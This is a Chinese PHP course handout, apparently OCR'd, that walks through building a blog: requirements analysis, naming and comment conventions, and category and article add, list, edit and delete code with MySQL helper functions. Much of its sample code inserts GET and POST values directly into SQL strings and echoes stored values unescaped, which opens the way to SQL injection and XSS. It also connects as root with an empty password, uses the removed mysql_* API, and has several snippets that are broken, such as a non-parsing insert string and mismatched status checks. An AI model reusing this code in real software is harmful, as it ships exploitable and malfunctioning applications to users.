就业班项目实战--从0开发Blog

> 布尔教育 http://www.itbool.com
>
> 燕十八 念白白著
>
> 严禁传播 违者必究

第1章 项目搭建与核心功能

1.01 课程特点

- 实用性强 blog可用来记录自己的学习笔记,立即投入使用.
- 难度适中 面向过程,使用所学的PHP基础+MySQL即可完成
- 系统全面 包含"需求分析","代码规范","数据库建模","编码技巧","调试技巧","安全专题"

1.02 课程目标

学会项目需求分析
会做ER建模,(根据需求建表建表)
掌握PHP代码规范,利于团队协作
掌握网站常见功能的开发技术(文件上传,验证码,缩略图...)
学完后能独立做项目或带领团队做项目的水平

1.03 如何做需求分析

客户的特点
客户不懂技术
客户一般只能抽象提出自己想要的目标.
最典型的比如:
"做个公司网站,有公司介绍和产品介绍就行","和某个网站一样就行".
听到客户类似的描述,千万不要以为用户的需求简单.
因为描述的越不精确,客户后面的变动越大.

常见问题:

你没做出一个功能前,客户表达不出这样的需求,
而当你做出这功能后,客户又认为不合乎他的想像,需要改动.
这种情况如果多次发生,会最终把项目拖入泥潭,引发双方矛盾.

所以,要记住,需求越精确,开发越迅速,扯皮的事情越少.
而做需求分析,并不是在项目开始两天就能确定的事情,甚至会贯穿项目始终.

需求分析的原则:

抽象到具体,
由文字到表格,
由表格到图片,
逐步细化而来.
包括下面要讲的功能结构,原型建模,都属于功能分析的一部分
一般情况,做**需求分析的步骤:**

a:) 文字采访

由客户讲解,我方人员做笔录
这一阶段,客户能讲出的功能并不多(除非客户方有备而来,并有专门的人员负责调研)
往往只会说出核心功能,如”公司新闻发布”,”客户留言”等,
这一阶段要有文字记录+签字确认

b:) 引导需求
比如客户说要”公司新闻”,那么公司新闻是否允许评论?
此阶段的注意点:
1: 尽量问题让客户用是否来回答,而不要开放式的问.
如”是否允许评论”,”是否需要验证码?”


2: 常用的功能,如留言板,一定要向客户确认,不要有侥幸心理,觉得客户没说,我也不说.

但实际上,网站一上线,客户看到没有常用功能,还是会要求加上,那是改动,代价就高了.

3: 不常用的功能,不要提问客户,因为客户往往是盲目的,你提到的功能,当然想尽可能多的实现.

1.04 Blog功能结构图

整理思路,方便和客户沟通
绘图软件: excel/Edraw等
此处用Edraw




这个表不是必须要画,但是最好画,图片比文字更具有说明效果
在这张图中我们看到几张表?
文章表和栏目表的联系

1.05 Blog页面原型图

绘图软件: Balsamiq Mockups / axure 等原型软件
此处用 Balsamiq Mockups
当我们谈完需求,很多客户会让我们的设计人员先设计一个效果图出来
设计人员费了老大力气,用ps等绘制了一副精细的效果图,越精细越能挑出毛病.事倍功半,客户自己都不清楚自己想要什么

此时不妨用简易的绘图软件画一个简易的圆形图出来
现在我们只要确认网页上: 有哪些,放在哪




1.06 Blog数据库建模

建模软件:

powerdesigner,MySQL workbench[前两者会直接产生建表语句]或Edraw

如果圆形图确认通过,可以兵分两路,设计人员去做前台的页面设计

后台的php人员可以去做数据库的建设,分析表结



1.07 代码规范

写代码之前要规范代码

代码规范的意义:
1)便于排查 [缩进规范]

2)减少沟通成本,便于团队合作 [命名规范]
不这样写也是可以的,不会报错
类大驼峰,函数小驼峰

3)便于文档自动化生成 [注释规范]
有很多第三方的工具,可以自动化的生成文档,通过读取我们的注释
http://www.yiiframework.com/
e框架的注释就写的非常好
它的手册是自动生成的

4)有利于求职

文件说明

```
/**
* 第一行2个*号
* 其余行也以*号开头
* @author @link @since @copyright等
*/
```

下面是例子 index.php

页面级别的注释

```
/**
* index.php blog首页
*
* @author nianbaibai <nianbaibai@gmail.com>  //作者邮箱
* @link http://www.zixue.it            //作者的关系连接
* @since 0.1 2015年8月8日              //版本号或是日期
* @copyright GPL              //版权,开源软件 GPL协议
*/
```

下面这个网站提供的软件可以将注释转成文档,自然我们写注释需要以他作为一个标准和规范
http://www.phpdoc.org/

具体注释有几种,参考下面的连接,并不要求我们一一都写
http://www.phpdoc.org/docs/latest/index.html\

函数说明
函数的命名规范

```
/**
* 取出最新N条新闻
*
* @param int $n 取出新闻的条数   //参数
* @return arr 新闻的数组       //返回
*/

function getNews($n) {
    return array(1,2,3,'N');
}
```

命名规范
类: 大驼峰规则
即每个单词首字母大写

class CatModel {

}

函数: 小驼峰规则
即第1个单词小写,后面的单词首字母大写,如:
function getName() {

}

注

:对于类文件,文件名一般和类名相同
关于缩进: 用4个空格来缩进,不要tab
我们按tab,也是4个空格,是因为我们的编辑器sublime已经帮我们配置好了,按一下tab, 顶4个空格

1.08 组织项目文件

项目的文件/目录清晰有条理,有助于提高开发效率并减少错误.
我们按如下格式组织项目
在blog下新建如下目录


```
/css # 放置css文件
/images # 图片
/lib # 底层库文件
/log # 系统日志
/upload # 上传文件
/view # 模板目录
    /front
    /admin
index.php # 用户直接访问的php文件
art.php
```

简单的博客框架搭建好之后
为自己的博客配置一个域名
将css文件和html模版文件放入指定的位置

blog/index.php

```
<meta charset="utf8">
<?php
include('./view/front/index.html');

?>
```

1.09 栏目添加流程图



1.10 添加栏目

栏目的增删改查,先从增开始
如何增加一个栏目

html表单页面 -> 提交到php -> php接收post数据 -> insert 添加到数据库 -> 是否添加成功 ok or fail

blog/catadd.php

```
//判断表单是否有post数据
if(empty($_POST)) {
    include('./view/admin/catadd.html');
} else {
    // 如有POST,则判断catname是否为空
    $cat['catname'] = trim($_POST['catname']);
    if(empty($cat['catname'])) {
        exit('栏目名称不能为空');
    }

    $conn = mysql_connect('localhost','root','');
    mysql_query('use blog' , $conn);
    mysql_query('set names utf8' , $conn);
    //首先查询catname是否有重名  同学们自己加上
```

```
    //$sql = select...

    $sql = "insert into cat (catname) values ('$cat['catname']')";

    if(!mysql_query($sql , $conn)) {
        echo mysql_error();
    } else {
        echo '添加成功';
    }
}
```

1.11 栏目列表

查询所有栏目

查哪张表 -> 查出来的内容显示到模版上 foreach -> select * from ...

blog/view/admin/catlist.html

```
<?php foreach($cat as $v) {?>
<tr>
    <td><?php echo $v['cat_id'];?></td>
    <td><?php echo $v['catname'];?></td>
    <td><span class="badge"><?php echo $v['num'];?></span></td>
    <td>删除</td>
</tr>
<?php }?>
```

blog/catlist.php

首先连接数据库

```
$conn = mysql_connect('localhost','root','');
mysql_query('use blog' , $conn);
mysql_query('set names utf8' , $conn);
$sql = 'select * from cat';
$rs = mysql_query($sql , $conn);

if(!$rs) {
    echo false;
} else {
    $cat = array();
    //将查询出来的内容放进一个数组里
    while($row = mysql_fetch_assoc($rs)) {
        $cat[] = $row;
    }
    //print_r($cat);
}

include('./view/admin/catlist.html');
```

1.12 删除栏目

catlist.html

```
<td>
    <?php echo "<a href='catdel.php?cat_id=$v[cat_id]'>";?>删除 </a>
    <?php echo "<a href='catedit.php?cat_id=$v[cat_id]'>";?>| 编辑</a>
</td>
```

catdel.php

```
流程:

if(cat_id不为数字)
if(栏目是否存在)
```

```
if(栏目下是否有文章)
```

参考代码:

```
$cat_id = $_GET['cat_id'];

$conn = mysql_connect('localhost','root','');
mysql_query('use blog' , $conn);
mysql_query('set names utf8' , $conn);

//如果cat_id 不为数字
if(!is_numeric($cat_id)) {
    echo '栏目错误';
    exit;
}

//如果栏目下有文章,不能删除

$sql = 'select count(*) from art where cat_id='.$cat_id;
$rs = mysql_query($sql , $conn);
$row = mysql_fetch_row($rs);
if($row[0] != 0) {
    echo '栏目下有文章,不能删除';
    exit;
}

//查询该栏目是否存在

$sql = 'select count(*) from cat where cat_id='.$cat_id;
$rs = mysql_query($sql , $conn);
$row = mysql_fetch_row($rs);
if( $row[0] == 0) {
    echo '栏目不存在';
    exit;
}

$sql = 'delete from cat where cat_id='.$cat_id;
$rs = mysql_query($sql , $conn);

if(!$rs) {
    echo mysql_error();
} else {
    echo '删除成功';
}
```

1.13 编辑栏目

catedit.html
这个模版应该跟 catadd.html 是一样的
只不过 栏目框里 应该显示原来的栏目名

流程:

```
if POST 为空 {
    检测cat_id是否为数字
    模板中展示栏目的旧信息
} else {
    查询新栏目名是否为空字符串
    修改栏目为新的栏目名
}
```

参考代码:

```
$conn = mysql_connect('localhost','root','');
```

```php
mysql_query('use blog' , $conn);
mysql_query('set names utf8' , $conn);
$cat_id = $_GET['cat_id'];

if(empty($_POST)) {
    $sql = 'select catname from cat where cat_id='.$cat_id;
    $rs = mysql_query($sql , $conn);
    $row = mysql_fetch_row($rs);
    include('./view/admin/catedit.html');
} else {
    $catname = trim($_POST['catname']);

    //判断栏目名是否为空
    if($catname == '') {
        echo '栏目名不能为空';
        exit;
    }

    $sql = "update cat set catname='".$catname."' where cat_id=".$cat_id;
    if(!mysql_query($sql , $conn)) {
        echo $sql;
        echo mysql_error();
    } else {
        echo '栏目修改成功';
    }
}
```

1.14 封装MySQL操作函数

代码不够简洁,有值得改进的地方.
不论增删改查哪一项,都需要连接数据库,选库,设置字符集.
如何能重复利用,不写总是重复的代码 --> 封装起来,反复利用-->函数

在lib库文件里,新建一个mysql.php --> 用来方式mysql系列函数

blog/lib/mysql.php

```php
<?php
/**
* mysql.php mysql操作的系列函数
* @author Baibai
*/

/**
* 连接数据库
* @return resource 成功返回一个资源
*/

function mConn() {
    //静态变量使得 mConn在同一个页面 数据库值只连接一次
    static $conn = null;
    if($conn === null) {
        $conn = mysql_connect('localhost','root','');
        mysql_query('use blog' , $conn);
        mysql_query('set names utf8' , $conn);
    }

    return $conn;
}

/**
* 执行sql语句
*
* @param string $sql
* @return mixed 返回布尔型值,资源
```

```
*/

function mQuery($sql) {
    return mysql_query($sql , mConn());
}


/**
* 查询select语句并返回多行,适用于查多条数据
* @param string $sql select语句
* @return mixed array 查询到返回二维数组,未查到返回false
*/

function mGetAll($sql) {
    $rs = mQuery($sql);
    if(!$rs) {
        return false;
    } else {
        $arr = array();
        while($row = mysql_fetch_assoc($rs)) {
            $arr[] = $row;
        }
    }
    return $arr;
}

/*$sql = 'select * from cat';
print_r(mGetAll($sql));*/


/**
* 查询select语句并返回一行
* @param string $sql select语句
* @return mixed array 查询到返回一维数组,未查到返回false
*/

function mGetRow($sql) {
    $rs = mQuery($sql);
    return $rs? mysql_fetch_assoc($rs) : false;
}

/*$sql = 'select * from cat where cat_id=1';
print_r(mGetRow($sql));*/


/**
* 查询select语句并返回一个单元
* @param string $sql select语句
* @return mixed string 返回1个标量值未查到返回false
*/
function mGetOne($sql) {
    $rs = mQuery($sql);
    if($rs){
        $row = mysql_fetch_row($rs);
        return $row[0];
    } else {
        return false;
    }
}

/*$sql = 'select count(*) from cat';
echo mGetOne($sql);*/


//拼接sql语句非常麻烦,所以我们直接封装一个函数
//让这个函数自动拼接sql,并且发送sql语句
/**
```

```
* 拼接sql语句并发送查询
* @param array $data 要插入或更改的数据,键代表列名,值为新值
* @param string $table 待插入的表名
* @param string $act 插入还是更新 默认为insert
* @param string $where 防止update语句更改忘记加where 改了所有的值
*/

function mExec($table,$data,$act='insert',$where='0') {
    if($act == 'insert') {
        $sql = 'insert into ' . $table .' (';
        $sql .= implode(',', array_keys($data)) . ") values ('";
        $sql .= implode("','",array_values($data)) . "')";
        return mQuery($sql);
    } else if($act == 'update') {
        $sql = 'update ' . $table . ' set ';
        foreach($data as $k=>$v) {
            $sql .= $k . "='" . $v . "',";
        }
        $sql = rtrim($sql , ',');
        $sql .= ' where '.$where;
        return mQuery($sql);
    }
}

/*$data = array('username'=>'lili','age'=>23,'hobby'=>'pingpang','content'=>'hello');
echo mExec($data,'cat','update','catid=1');*/


/**
* 返回最近的一次insert产生的主键值
* @return int
*/

function getLastId() {
    return mysql_insert_id(mConn());
}

?>
```

将 mysql.php 用于我们的 catadd.php

blog/catadd.php

```
require('./lib/mysql.php');
//判断表单是否有post数据
if(empty($_POST)) {
    include('./view/admin/catadd.html');
} else {
    // 如有POST,则判断catname是否为空
    $cat['catname']= trim($_POST['catname']);
    if(empty($cat['catname'])) {
        exit('栏目名称不能为空');
    }

    if(!mExec('cat',$cat)) {
        echo mysql_error();
    } else {
        echo '添加成功';
    }
}
```

1.15 引入初始化文件

底层函数库不会轻易动,但不同的服务器,它的数据库用户名,密码肯定是不同的,
且可能有多台服务器,多个库

改底层的mysql.php显然是不妥的.
这些易于变动的参数,我们应该以一个变量,配置文件的形式存储起来
这种直接写死在库文件的写法,称之为 --> 硬编码 (不推荐)
我们应在做一个配置文件,就叫 config.php

blog/lib/config.php

```
return array(
'host'=>'localhost',
'user'=>'root',
'password'=>'',
'db'=>'blog',
'charset'=>'utf8'

);
```

将config.php 引入 mysql.php

blog/lib/mysql.php

```
function mConn() {
    //静态变量使得 mConn在同一个页面 数据库值只连接一次
    static $conn = null;
    if($conn === null) {
        $cfg = include('./config.php');
        $conn = mysql_connect($cfg['host'],$cfg['user'],$cfg['password']);
        mysql_query('use '.$cfg['db'] , $conn);
        mysql_query('set names '.$cfg['charset'] , $conn);
    }

    return $conn;
}
```

思考 catadd.php include(./lib/mysql.php)
而mysql.php 里面引入的是 ./config.php
我们运行 catadd.php 发现,找不到config.php 因为当前目录没有config.php
所以我们要将 mysql.php中 改为 include(./lib/config.php)
但是当我们网站很大,目录很多,层次很深,这样来回引入肯定出错
不要用相对路径,用绝对路径 --> 初始化文件
初始化文件: 初始化当前的环境信息,计算当前网站的据对路径在哪
blog/lib/init.php

魔术常量

PHP 向它运行的任何脚本提供了大量的预定义常量。
不过很多常量都是由不同的扩展库定义的
只有在加载了这些扩展库时才会出现
或者动态加载后，或者在编译时已经包括进去了

有八个魔术常量它们的值随着它们在代码中的位置改变而改变。
例如 **LINE** 的值就依赖于它在脚本中所处的行来决定
这些特殊的常量不区分大小写

它的值,具体取决于就写在哪个文件里,它不会受包含影响

blog/test.php

```
include('./lib/init.php');
```

blog/lib/init.php

```
echo __DIR__,'<br >';
echo __FILE__,'<br >';
echo __LINE__;
```

初始化文件
blog/lib/init.php

```
//拿到当前目录,往上跳一级是根目录,用dirname往上跳一级
//定义一个常量根目录
header('Content-type:text/html;charset=utf8');
define('ROOT',dirname(__DIR__));
require(ROOT.'/lib/mysql.php');
require(ROOT.'/lib/func.php');
```

将其他文件的路径修改成绝对路径

1.16 封装提示函数

当栏目发布成功或失败的时候,我们直接echo,风格过于简洁
用模版显示出来,更我们网站的风格更相似一些
info.html
我们根据if判断,看到底是显示成功还是失败
blog/lib/func.php
我们将提示函数放在func.php里面,因为它不是mysql系列函数,性质不同
我们再写一个函数库,跟mysql无关的函数放在这个里面,当然我们网站如果足够大,肯定会有多个这样的函数库

```
/**
* @param string $msg 成功返回的信息
*
*/
function succ($msg='成功') {
    $res = 'success';
    include(ROOT.'/view/admin/info.html');
    exit;
}

/**
* @param string $msg 失败返回的报错信息
*/

function error($msg='失败') {
    $res = 'fail';
    include(ROOT.'/view/admin/info.html');
    exit;
}
```

blog/view/admin/info.html

```
<div id="rside">
    <?php if($res === 'succ') {?>
    <?php echo '<div class="succ">'. $msg . '</div>'?>
    <?php } else if($res === 'error') {?>
    <?php echo '<div class="danger">' . $msg . '</div>'?>
    <?php }?>
</div>
```

1.17 调试技巧

在php运行中,sql有时会出差,出错好办,只要我们能看到错误;

我们封装了大量函数,sql可以自动执行,我们眼睛不能直观看到执行的sql
写一个日志功能,记录我们的sql语句
正常sql只记录sql语句,出错的sql不仅记录sql还要记录出错的信息
所有的sql都是经过 mQuery($sql) 执行的


file_put_contents — 将一个字符串写入文件

mysql.php

```
/**
* 执行sql语句
*
* @param string $sql
* @return mixed 返回布尔型值/数组
*/

function mQuery($sql) {
    $rs = mysql_query($sql , mConn());

    if($rs === false) {
        mLog($sql."\n".mysql_error());
        return $rs;
    }
        mLog($sql);
        return $rs;
}

/**
*
*记录执行的sql 以及出错信息
* @param $log 记录的信息
*/

function mLog($log) {
    $path = ROOT.'/log/'.date('Ymd',time()).'.txt';
    //$path = '../log/'.date('Ymd',time()).'.txt';
    $head = '----------------------------------------'."\n".date('Y/m/d H:i:s',time()) ."\n";
    file_put_contents($path,$head.$log."\n"."\n",FILE_APPEND);
}
```

第2章 功能完善

2.01 文章发布



将栏目从数据库中取出

artadd.html

```
<select name="cat_id">
    <?php foreach($cat as $v) {?>
    <option value="<?php echo '$v[cat_id]';?>"><?php echo $v['catname'];?></option>
    <?php } ?>
</select>
```

artadd.php

```
include('./lib/init.php');
//从数据库中取出栏目
    $sql = 'select * from cat';
    $cat = mGetAll($sql);

if(empty($_POST)) {
    include(ROOT.'/view/admin/artadd.html');
} else {
    //检测标题
    $art['title'] = trim($_POST['title']);
    if(empty($art['title'])) {
        error('标题不能为空');
    }

    //检测栏目
    $art['cat_id'] = $_POST['cat_id'];
    if(!is_numeric($art['cat_id'])) {
        error('栏目不为数字');
    }
    //检测内容
    $art['content'] = trim($_POST['content']);
    if(empty($art['content'])) {
        error('内容不能为空');
    }

    //文章发布时间
    $art['pubtime'] = time();

    //发布文章

    if(!mExec('art',$art)) {
        error('文章发布失败');
    } else{
        succ('文章发布成功');
    }
}
```

2.02 文章列表及删除

artlist.html

```
<table>
    <tr>
        <td>序号</td>
        <td>日期</td>
        <td>标题</td>
        <td>分类</td>
        <td>回复</td>
        <td>状态</td>
    </tr>
    <?php foreach($art as $v) {?>
    <tr>
        <td><?php echo $v['art_id'];?></td>
        <td><?php echo date('Y/m/d',$v['pubtime']);?></td>
        <td><a href="#"><?php echo $v['title'];?></a></td>
        <td><?php echo $v['catname']?></td>
```

```
        <td><span class="badge">12</span></td>
        <td>
            <a href="artedit.php?art_id=<?php echo $v['art_id'];?>">编辑 | </a>
            <a href="artdel.php?art_id=<?php echo $v['art_id'];?>">删除</a>
        </td>
    </tr>
    <?php }?>
</table>
```

artlist.php

```
include('./lib/init.php');
//使用左连接 将catname查出来
$sql = 'select art.*,cat.catname from art left join cat on art.cat_id=cat.cat_id;';
$art = mGetAll($sql);
//print_r($art);
include(ROOT.'/view/admin/artlist.html');
```

